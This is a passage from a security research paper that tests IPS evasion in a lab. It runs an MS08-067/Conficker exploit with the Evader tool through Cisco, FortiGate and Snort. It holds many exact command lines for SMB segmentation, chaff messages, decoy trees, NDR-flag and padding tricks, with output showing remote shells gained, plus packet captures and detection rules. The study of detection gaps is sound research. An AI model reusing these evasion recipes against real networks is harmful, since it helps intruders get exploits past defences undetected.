The traffic flow of the decoy trees were shown in Figure 36 and Figure 43, and the RPC-like payload was discussed in Section 4.3.3. A payload of a `0x00` byte is also sufficient to evade detection, however that requires 7 or 8 trees before each write, and it appears to have a lower success rate. The output of this has been omitted from the paper.

Another previous success that can be reused is fragmenting at the SMB level. By limiting each SMB request to a maximum of 100 bytes of data, it was possible to evade the Palo Alto in Section 4.3.4. As Figure 57 shows, the same technique can be successfully used against the Cisco IPS.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=smb_seg,"100"

Info: Using random seed 1
The following evasions are applied from stage msrpc_bind to end:
  - SMB writes are segmented to contain at most 100 bytes of payload.

Info: NetBIOS connection 192.0.2.25:58194 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 57: Successfully reusing SMB fragmentation evasion against the Cisco IPS

In addition to this, the Cisco IPS also turns out to be susceptible to the big-endian evasion technique, shown in Section 4.3.5. The output from executing this successful attack is not included in the paper. In all the attacks nothing showed up in the IPS log.

4.4.3. Decoy messages

Previously the concept of decoy trees was used with success. A related technique is the use of irrelevant requests, also known as chaffs. In the following example redundant SMB messages are inserted into the SMB session. These messages are crafted to have an invalid write mode flag and an RPC-like payload similar to the data used before.

It appears that this approach is also sufficient to evade detection by the Cisco IPS. Figure 58 shows the attack being successful when using this technique.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=smb_chaff,"100%","write_flag","msrpc"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX
message with a broken write mode flag, and has random MSRPC request-like payload

Info: NetBIOS connection 192.0.2.25:62700 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 58: Result from using the SMB chaff technique

By comparing the Wireshark screenshot shown in Figure 59 to the one in the original unblocked attack in Figure 2, it is clear, that the extra `Write AndX Request` is inserted. Also note that the unexpected packet is confusing Wireshark's interpretation of the SMB session. Packet #36 colored in black, is actually the `NetPathCanonicalize` request, however Wireshark is unable to identify this.

The invalid flag used in the chaff packet is shown in Figure 60. It is a two-byte value, however only the lower 4 bits are normally used, and now contains an invalid value.

No.	Source	Destination	Protocol	Length	Info
12	ATTACKER	TARGET	SMB	142	Negotiate Protocol Request
14	TARGET	ATTACKER	SMB	177	Negotiate Protocol Response
15	ATTACKER	TARGET	SMB	157	Session Setup AndX Request, User: .\
17	TARGET	ATTACKER	SMB	146	Session Setup AndX Response
18	ATTACKER	TARGET	SMB	129	Tree Connect AndX Request, Path: \\[redacted]\IPC$
20	TARGET	ATTACKER	SMB	104	Tree Connect AndX Response
21	ATTACKER	TARGET	SMB	150	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
23	TARGET	ATTACKER	SMB	193	NT Create AndX Response, FID: 0x4000
24	ATTACKER	TARGET	SMB	522	Write AndX Request, FID: 0x4000, 400 bytes at offset 0
26	TARGET	ATTACKER	SMB	105	Write AndX Response, FID: 0x4000, 400 bytes
27	ATTACKER	TARGET	DCERPC	194	Bind: call_id: 3206229416 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
29	ATTACKER	TARGET	SMB	117	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
31	TARGET	ATTACKER	SMB	105	Write AndX Response, 72 bytes
33	TARGET	ATTACKER	SMB	186	Read AndX Response, 68 bytes
34	ATTACKER	TARGET	SMB	444	Write AndX Request, FID: 0x4000, 322 bytes at offset 0
36	ATTACKER	TARGET	DCERPC	842	[TCP ACKed unseen segment] Request: call_id: 52612741 Fragment: Single opnum: 37090 ctx_id: 25877
37	TARGET	ATTACKER	SMB	105	Write AndX Response, FID: 0x4000, 322 bytes
39	ATTACKER	TARGET	SMB	117	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
41	TARGET	ATTACKER	SMB	105	Write AndX Response, 720 bytes
44	TARGET	ATTACKER	SMB	93	Read AndX Response, Error: STATUS_PIPE_EMPTY

Figure 59: Wireshark showing the redundant SMB message

```
⊟ Write Mode: 0x3447
    .... .... .... 0... = Message Start: This is NOT the start of a message (pipe)
    .... .... .... .1.. = Write Raw: Use WriteRawNamedPipe (pipe)
    .... .... .... ..1. = Return Remaining: RETURN REMAINING (pipe/dev) requested
    .... .... .... ...1 = Write Through: WRITE THROUGH requested
```

Figure 60: Invalid flag in Write request

The data of the redundant packet is 322 bytes of RPC-like data. The first ten bytes are shown below, and it shows that the payload starts with the same bytes that were discussed in Section 4.3.3.

```
05 00 00 03 10 00 00 00 D0 02 (…)
```

4.4.4. Additional flag modifications

The next successful evasion against the Cisco appliance is another flag modification. In an RPC session, the NDR (Network Data Representation) flag tells the server how the data in the request is represented and thus should be interpreted. The NDR flag is a four byte value, following then format shown in Figure 61 (The Open Group, 1997).




Figure 61: Format of the NDR flag

The Integer Representation tells the receiver whether the data should be treated in little- or big-endian format and the Character Representation whether it is in the ASCII or the EBCDIC format. The Floating-Point Representation tells which one of a number of different representations is being used. This paper will not go into detail about different character formats or representations. The final two bytes are reserved for future use.

In the following example, the NDR flag is modified to use EBCDIC format and the VAX representation of floating-point values. The last two bytes are set to zero. The result of attacking using this modification is shown in Figure 62.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=msrpc_ndrflag,"char_ebcdic","float_vax","byte3_zero","byte4_zero"

Info: Using random seed 1
The following evasions are applied from stage msrpc_bind to end:
  - MSRPC NDR flag is modified:
        * EBCDIC character encoding
        * VAX floating point value encoding
        * Reserved 3rd byte is set to zero
        * Reserved 4th byte is set to zero


Info: NetBIOS connection 192.0.2.25:50629 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 62: Attacking with the modified NDR flag

The simple flag modification is actually sufficient to evade detection by the Cisco ASA. Figure 63 shows a comparison of the original flag value and the modified value.




Figure 63: Comparison of NDR flag values

4.4.5. Simple fragmentation

The final successful evasion technique found to be working against the Cisco ASA is yet another type of fragmentation. Previously we've looked at fragmentation at the IP-level and the SMB-level. This time it's even higher - at the MS-RPC level. In the following example, the payload size in each MS-RPC request is limited to 250 bytes. In Figure 64 the impact of using this evasion technique is shown.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=msrpc_seg,"250"

Info: Using random seed 1
The following evasions are applied from stage msrpc_req to end:
  - MSRPC requests are fragmented to contain at most 250 bytes of payload.

Info: NetBIOS connection 192.0.2.25:58110 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 64: Executing the attack using MS-RPC fragmentation

As the output shows, shell access is achieved. Figure 65 shows, using Wireshark, how the `NetPathCanonicalize` request has been split into three fragments. This type of fragmentation is all it takes to successfully evade the IPS.

No.	Source	Destination	Protocol	Length	Info
12	ATTACKER	TARGET	SMB	142	Negotiate Protocol Request
14	TARGET	ATTACKER	SMB	177	Negotiate Protocol Response
15	ATTACKER	TARGET	SMB	157	Session Setup AndX Request, User: .\
17	TARGET	ATTACKER	SMB	146	Session Setup AndX Response
18	ATTACKER	TARGET	SMB	129	Tree Connect AndX Request, Path: \\[redacted]\IPC$
20	TARGET	ATTACKER	SMB	104	Tree Connect AndX Response
21	ATTACKER	TARGET	SMB	150	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
23	TARGET	ATTACKER	SMB	193	NT Create AndX Response, FID: 0x4000
24	ATTACKER	TARGET	DCERPC	194	Bind: call_id: 171569716 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
26	ATTACKER	TARGET	SMB	117	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
28	TARGET	ATTACKER	SMB	105	Write AndX Response, 72 bytes
31	TARGET	ATTACKER	SMB	186	Read AndX Response, 68 bytes
32	ATTACKER	TARGET	DCERPC	396	Request: call_id: 171569717 Fragment: 1st opnum: 31 ctx_id: 13242 [DCE/RPC 1st fragment, reas: #36]
33	ATTACKER	TARGET	DCERPC	396	Request: call_id: 171569717 Fragment: Mid opnum: 31 ctx_id: 13242 [DCE/RPC Mid fragment, reas: #36]
36	ATTACKER	TARGET	SRVSVC	342	NetPathCanonicalize request
38	TARGET	ATTACKER	SMB	105	Write AndX Response, FID: 0x4000, 274 bytes
41	TARGET	ATTACKER	SMB	105	Write AndX Response, 274 bytes
42	TARGET	ATTACKER	SMB	105	Write AndX Response, 220 bytes
63	ATTACKER	TARGET	SMB	99	Close Request, FID: 0x4000
64	ATTACKER	TARGET	SMB	93	Tree Disconnect Request
65	ATTACKER	TARGET	SMB	97	Logoff AndX Request

Figure 65: Wireshark showing the fragmented MS-RPC request

This concludes the Cisco research. This section has shown six different successful evasion techniques against the IPS. Three of them were previous successes that were also able to evade the appliances from Check Point or Palo Alto.

4.5. Fortinet

The next test subject is the FortiGate solution from the security vendor Fortinet. This test-lab is built around a physical FortiGate 200B appliance, where the built-in IPS has been updated with the latest signatures. The signatures are divided into different severity categories and all filters with a severity level of medium, high or critical are activated. The action of each filter is set to the default action advised by the vendor. The setup is similar to that used in the Cisco lab in Section 4.4, with the appliance sitting in the remote datacenter, in front of the virtual target machine. NAT has been setup, so it is possible to attack the target through the FortiGate appliance. Just as the case was earlier, all outputs and screenshots have been modified in order to disguise the public IP address.




Figure 66: Simplified overview of the Fortinet test lab

4.5.1. Making sure the attack is blocked

To successfully test different evasion techniques against the FortiGate appliance, the first task is to make sure it identifies and blocks the attack. Figure 67 shows the output from the preliminary attack.

```
# ./evader --if=eth0 --src_ip=192.0.2.130 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1

Info: Using random seed 1
Info: NetBIOS connection 192.0.2.130:56193 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: No shell, attack failed
201: Failed.
```

Figure 67: Testing the FortiGate's ability to block the attack

To no surprise the attack fails. Figure 68 shows how the IPS log identifies the attack as `MS.DCERPC.NETAPI32.Buffer.Overflow`. The attack links to further information available on Fortinet's website.

Severity	Src	Src Port	Dst	Dst Port	Protocol	Attack ID	Attack Name
■■■■■	[redacted]	36916	192.168.126.61	445	tcp	15995	MS.DCERPC.NETAPI32.Buffer.Overflow

Figure 68: FortiGate log confirming the blocked attack

Fortinet's description shown in Figure 69 provides more details on the attack. It describes how this is an attack on the Windows Server service and also makes a reference to the Conficker worm. Now that it's been established that the FortiGate appliance successfully blocks the attack, it is time to look at ways to evade detection.

MS.DCERPC.NETAPI32.Buffer.Overflow

Release Date

Oct 24, 2008

Severity

critical

Impact

System Compromise: Remote attackers can gain control of vulnerable systems.

Description

This indicates an attack attempt to exploit a buffer-overflow vulnerability in the Microsoft Windows Server service. An attacker who successfully exploited this vulnerability can execute arbitrary code in the affected system.

The Windows Server service exposes some vulnerable functions through SMB/RPC. These functions can be accessed without authentication by default on Windows 2000, Windows XP, and Windows Server 2003. Authentication is required on Windows Vista and Windows Server 2008 by default.

The vulnerability is being exploited by the worm Conficker.

Figure 69: Further signature information from Fortinet

4.5.2. Retrying previous successes

So far a variety of successful evasion techniques have been found in the previously conducted tests against the other products. All of the attacks were tested against the FortiGate, but none proved successful.

4.5.3. Decoy trees

The products from Check Point, Palo Alto Networks and Cisco all proved susceptible to evasion by using SMB decoy trees. Once again, this approach turns out to be a way to avoid detection. As shown earlier, the Palo Alto Networks appliance was evaded by using 2 trees, with 2 writes of 2 bytes of data. In the Check Point and Cisco cases, it was sufficient to use only 1 tree and 1 write with 1 byte of data.

It turns out, that the FortiGate appliance requires a higher number of decoy trees to be opened before losing the ability to detect the attack. Figure 70 shows the impact of opening 7 decoy trees, where each tree receives a single write of `0x00`. As the output shows, the FortiGate appliance fails to block the attack.

```
# ./evader --if=eth0 --src_ip=192.0.2.130 --dst_ip= xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=confick
er --randseed=1 --evasion=smb_decoytrees,"7","1","1","zero"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
   - Before normal SMB writes, 7 SMB trees are opened and 1 writes are performed to them. The write
payload is 1 bytes of zeroes.

Info: NetBIOS connection 192.0.2.130:63871 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 70: Using decoy tree approach against FortiGate

Figure 71 shows, using Wireshark, 7 decoy trees being opened, followed by a write of a single byte to each of them. The IPS logs on the FortiGate does not show any sign of the attack.

```
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4001, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4001
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4002, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4002
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4003, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4003
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4004, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4004
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4005, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4005
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4006, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4006
116 SMB      Tree Connect AndX Request, Path: \\IPC$
104 SMB      Tree Connect AndX Response
150 SMB      NT Create AndX Request, FID: 0x4007, Path: \BROWSER
193 SMB      NT Create AndX Response, FID: 0x4007
123 SMB      Write AndX Request, FID: 0x4001, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4002, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4003, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4004, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4005, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4006, 1 byte at offset 0
123 SMB      Write AndX Request, FID: 0x4007, 1 byte at offset 0
```

Figure 71: 7 Decoy trees being opened with a single write

4.5.4. Combining successful evasions

Even though all the previously successful evasions failed on their own, it's quite interesting to see the result when using some of them in combination. In the following example, both the NDR flag setting shown in Section 4.4.4 and the big-endian encoding from Section 4.3.5 are used. The result of this attack is shown in Figure 72.

```
# ./evader --if=eth0 --src_ip=192.0.2.130 --dst_ip= xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=confick
er --randseed=1 --evasion=msrpc_ndrflag,"char_ebcdic","float_vax","byte3_zero","byte4_zero"  --evas
ion=msrpc_bigendian

Info: Using random seed 1
The following evasions are applied from stage msrpc_bind to end:
  - MSRPC NDR flag is modified:
        * EBCDIC character encoding
        * VAX floating point value encoding
        * Reserved 3rd byte is set to zero
        * Reserved 4th byte is set to zero

  - MSRPC messages are sent in the big endian byte order

Info: NetBIOS connection 192.0.2.130:51334 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 72: Combining previous successful header modifications

As the output shows, the attack is successful and the IPS log does not show any trace of it. It turns out, that on their own none of the flag modifications are sufficient to evade the FortiGate appliance. However, when used together, the result is quite different.

Another successful combination is to use the SMB chaff technique shown in Section 4.4.3 together with fragmentation at the SMB level shown in Section 4.3.4. An invalid write request is sent before each SMB message, and the SMB messages are limited to a payload of 100 bytes. Figure 73 shows how the attack succeeds, and once again the IPS log is silent. The packet modifications in this attack have been shown in the previous sections, and will not be repeated.

```
# ./evader --if=eth0 --src_ip=192.0.2.130 --dst_ip=xxx.xxx.xxx.xxx--gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=smb_chaff,"100%","write_flag","msrpc" --evasion=smb_seg,"100"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX
message with a broken write mode flag, and has random MSRPC request-like payload
The following evasions are applied from stage msrpc_bind to end:
  - SMB writes are segmented to contain at most 100 bytes of payload.

Info: NetBIOS connection 192.0.2.130:61276 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 73: Combining previous successful evasions

4.5.5. SMB padding

The final successful scenario involves a new technique. In the next example extra padding characters are inserted between the SMB header and the RPC header. As Figure 74 shows, 10 extra random characters are inserted after the SMB header.

```
⊞ Frame 32: 852 bytes on wire (6816 bits), 852 bytes captured (6816 bits)
⊞ Ethernet II, Src: de:ad:82:02:00:c0 (de:ad:82:02:00:c0), Dst: Vmware_f9:76:60 (00:50:56:f9:76:60)
⊞ Internet Protocol Version 4, Src: 192.0.2.130 (192.0.2.130), Dst: 68.179.116.21 (68.179.116.21)
⊞ Transmission Control Protocol, Src Port: 51402 (51402), Dst Port: microsoft-ds (445), Seq: 576, Ack: 588, Len: 798
⊞ NetBIOS Session Service
⊟ SMB (Server Message Block Protocol)
  ⊞ SMB Header
  ⊟ Write AndX Request (0x2f)
      Word Count (WCT): 14
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 0
    ⊞ FID: 0x4000 (\BROWSER)
      Offset: 0
      Reserved: 00000000
    ⊞ Write Mode: 0x0008
      Remaining: 720
      Data Length High (multiply with 64K): 0
      Data Length Low: 720
      Data Offset: 74
      High Offset: 0
      [File Offset: 0]
      [File RW Length: 720]
      Byte Count (BCC): 731
      Padding: 00566453444846962564148
⊞ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 720, Call: 147244312 Ctx: 11610
⊞ Server Service, NetPathCanonicalize

0040  00 00 00 00 01 20 00 00  00 00 00 00 00 00 00 00   ..... .. ........
0050  00 00 00 08 22 0f 00 08  10 27 0e ff 00 00 00 00   ....".... .'......
0060  40 00 00 00 00 00 00 00  00 08 00 d0 02 00 00 d0   @....... ........
0070  02 4a 00 00 00 00 00 db  02 00 56 64 53 44 48 49   .J...... ..VdSDHI
0080  62 56 41 48 05 00 00 03  10 00 00 00 d0 02 00 00   bVAH.... ........
0090  18 c5 c6 08 b8 02 00 00  5a 2d 1f 00 b6 81 43 24   ........ Z-....C$
00a0  0e 00 00 00 00 00 00 00  0e 00 00 00 36 00 38 00   ........ ....6.8.
```

Figure 74: Padding inserted between SMB header and RPC header

On its own, this technique is not enough to evade detection. However, when it is used together with the SMB chaff technique introduced in Section 4.4.3, the attack is successful as Figure 75 shows.

```
# ./evader --attack=conficker --if=eth0 --src_ip=192.0.2.130 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2
--randseed=1 --evasion=smb_writeandxpad,"10","random_alphanum" --evasion=smb_chaff,"100%","write_fla
g","msrpc"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - 10 bytes of padding is inserted into WriteAndX messages between the SMB header and payload. The
padding consists of random alphanumeric bytes.
  - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX
message with a broken write mode flag, and has random MSRPC request-like payload

Info: NetBIOS connection 192.0.2.130:50125 -> xx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 75: Compromising the host using padding and SMB chaffs

In this case the IPS log does show traces of the evasions used. As Figure 76 shows, the FortiGate appliance identifies it as "SMB.Malformed.DataOffset.Overflow". However, Fortinet has decided, that by default this filter should not drop traffic, so the attack is successful.

Severity	Src	Src Port	Dst	Dst Port	Protocol	Attack ID	Attack Name
■■■■■	82.103.141.140	37343	192.168.126.61	445	tcp	14194	SMB.Malformed.DataOffset.Overflow
■■■■■	82.103.141.140	37343	192.168.126.61	445	tcp	14194	SMB.Malformed.DataOffset.Overflow
■■■■■	82.103.141.140	37343	192.168.126.61	445	tcp	14194	SMB.Malformed.DataOffset.Overflow

Figure 76: FortiGate IPS log detecting the evasion in use

This concludes the research into evasions that successfully evades the FortiGate appliance. During the first tests it did seem less susceptible to the evasion techniques compared to the other test subjects, however when using a combination of different techniques, it was easily evaded as well.

4.6. Snort

The final test subject in this research is the widely deployed, free, and open-source software package Snort. Snort was originally created by Martin Roesch in 1998, and is now being developed by Sourcefire. The Snort lab is built in a virtual environment, using version 12.04-20121224 of the Ubuntu-based security distribution Security Onion, developed by Doug Burks.

Security Onion provides a quick way to setup a Snort environment for monitoring your network. The version used is the latest of Security Onion available at time of writing and it includes Snort version 2.9.3.1. In the default setup of Security Onion, Snort is configured in IDS mode to be used as a network monitoring system. In this lab, Security Onion has been modified to allow Snort to run in in-line mode. This makes it much easier to detect when Snort is evaded.

The attacker and the target are placed on separate VMnets. Snort is configured to use the DAQ module afpacket, which enables bridging between the VMnets. As mentioned in Section 2.3, Snort uses a preprocessor to handle fragment reassembly based on the system it is configured to protect (Novak, 2005). In the lab the preprocessor configuration follows the default Security Onion setup, with the `frag3_engine` set to the Windows policy, which should match the Windows XP target machine. The relevant preprocessor settings from the configuration are shown below in Figure 77.

```
preprocessor frag3_global: max_frags 65536
   preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 \
   min_fragment_length 100 timeout 180

preprocessor dcerpc2: memcap 102400, events [co ]
preprocessor dcerpc2_server: default, policy WinXP, \
    detect [smb [139,445], tcp 135, udp 135, rpc-over-http-server 593], \
    autodetect [tcp 1025:, udp 1025:, rpc-over-http-server 1025:], \
    smb_max_chain 3, smb_invalid_shares ["C$", "D$", "ADMIN$"]
```

Figure 77: Snort preprocessor settings in configuration file

The rule set used is the latest available as of mid January 2013, and consists of both the Snort VRT rules and the Emerging Threats NoGPL rules.

All alerts generated by Snort, will be sent to stdout. An overview of the Snort lab is shown in Figure 78.




Figure 78: Simplified overview of the Snort lab

4.6.1. Adjusting the rule set

All the rules are set to alert only, so the first thing to do is to investigate which rules fire when the attack is sent and then configure these to drop the malicious packets. According to recent research on the different DAQ modules, the Conficker attack is expected to fire at least rule with ID #14782 (Murphy 2012). The Snort alerts generated by the attack are shown in Figure 79.

```
[**] [1:2102465:9] GPL NETBIOS SMB-DS IPC$ share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]

[**] [1:2009247:3] ET SHELLCODE Rothenburg Shellcode [**]
[Classification: Executable code was detected] [Priority: 1]

[**] [1:17322:2] INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder [**]
[Classification: Executable code was detected] [Priority: 1]

[**] [1:14782:15] OS-WINDOWS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization
stack overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
[Xref => http://technet.microsoft.com/en-us/security/bulletin/MS08-067]
```

Figure 79: Snort alerts generated by the attack

The alerts show a total of four rules firing when the attack is sent through Snort. The first rule identifies the request to access the `IPC$` share. This type of request is not malicious in itself, as the `IPC$` share is used to access and use remote services in a Microsoft Windows network. This rule has a priority of 3 and will not be set to block traffic. The next three rules however, identify shellcode in the payload as well as an attempt to exploit the MS08-067 vulnerability. All of these filters have a priority of 1 and will be configured to drop packets.

4.6.2. Making sure the attack is blocked

After adjusting the rules identified above to drop packets, the attack is retried and the result is shown in Figure 80.

```
# ./evader --if=eth1 --src_ip=192.168.146.25 --dst_ip=192.168.146.226 --attack=conficker --randsee
d=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.146.25:56411 -> 192.168.146.226:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 80: Testing that Snort blocks the attack

Snort successfully blocks the attack as expected, and Figure 81 shows how the connection is reset right after the malicious `NetPathCanonicalize` request is sent.

8	192.168.146.25	192.168.146.226	SMB	154 Negotiate Protocol Request
9	192.168.146.226	192.168.146.25	SMB	189 Negotiate Protocol Response
10	192.168.146.25	192.168.146.226	SMB	169 Session Setup AndX Request, User: .\
11	192.168.146.226	192.168.146.25	SMB	158 Session Setup AndX Response
12	192.168.146.25	192.168.146.226	SMB	143 Tree Connect AndX Request, Path: \\192.168.146.226\IPC$
13	192.168.146.226	192.168.146.25	SMB	116 Tree Connect AndX Response
14	192.168.146.25	192.168.146.226	SMB	162 NT Create AndX Request, FID: 0x4000, Path: \BROWSER
15	192.168.146.226	192.168.146.25	SMB	205 NT Create AndX Response, FID: 0x4000
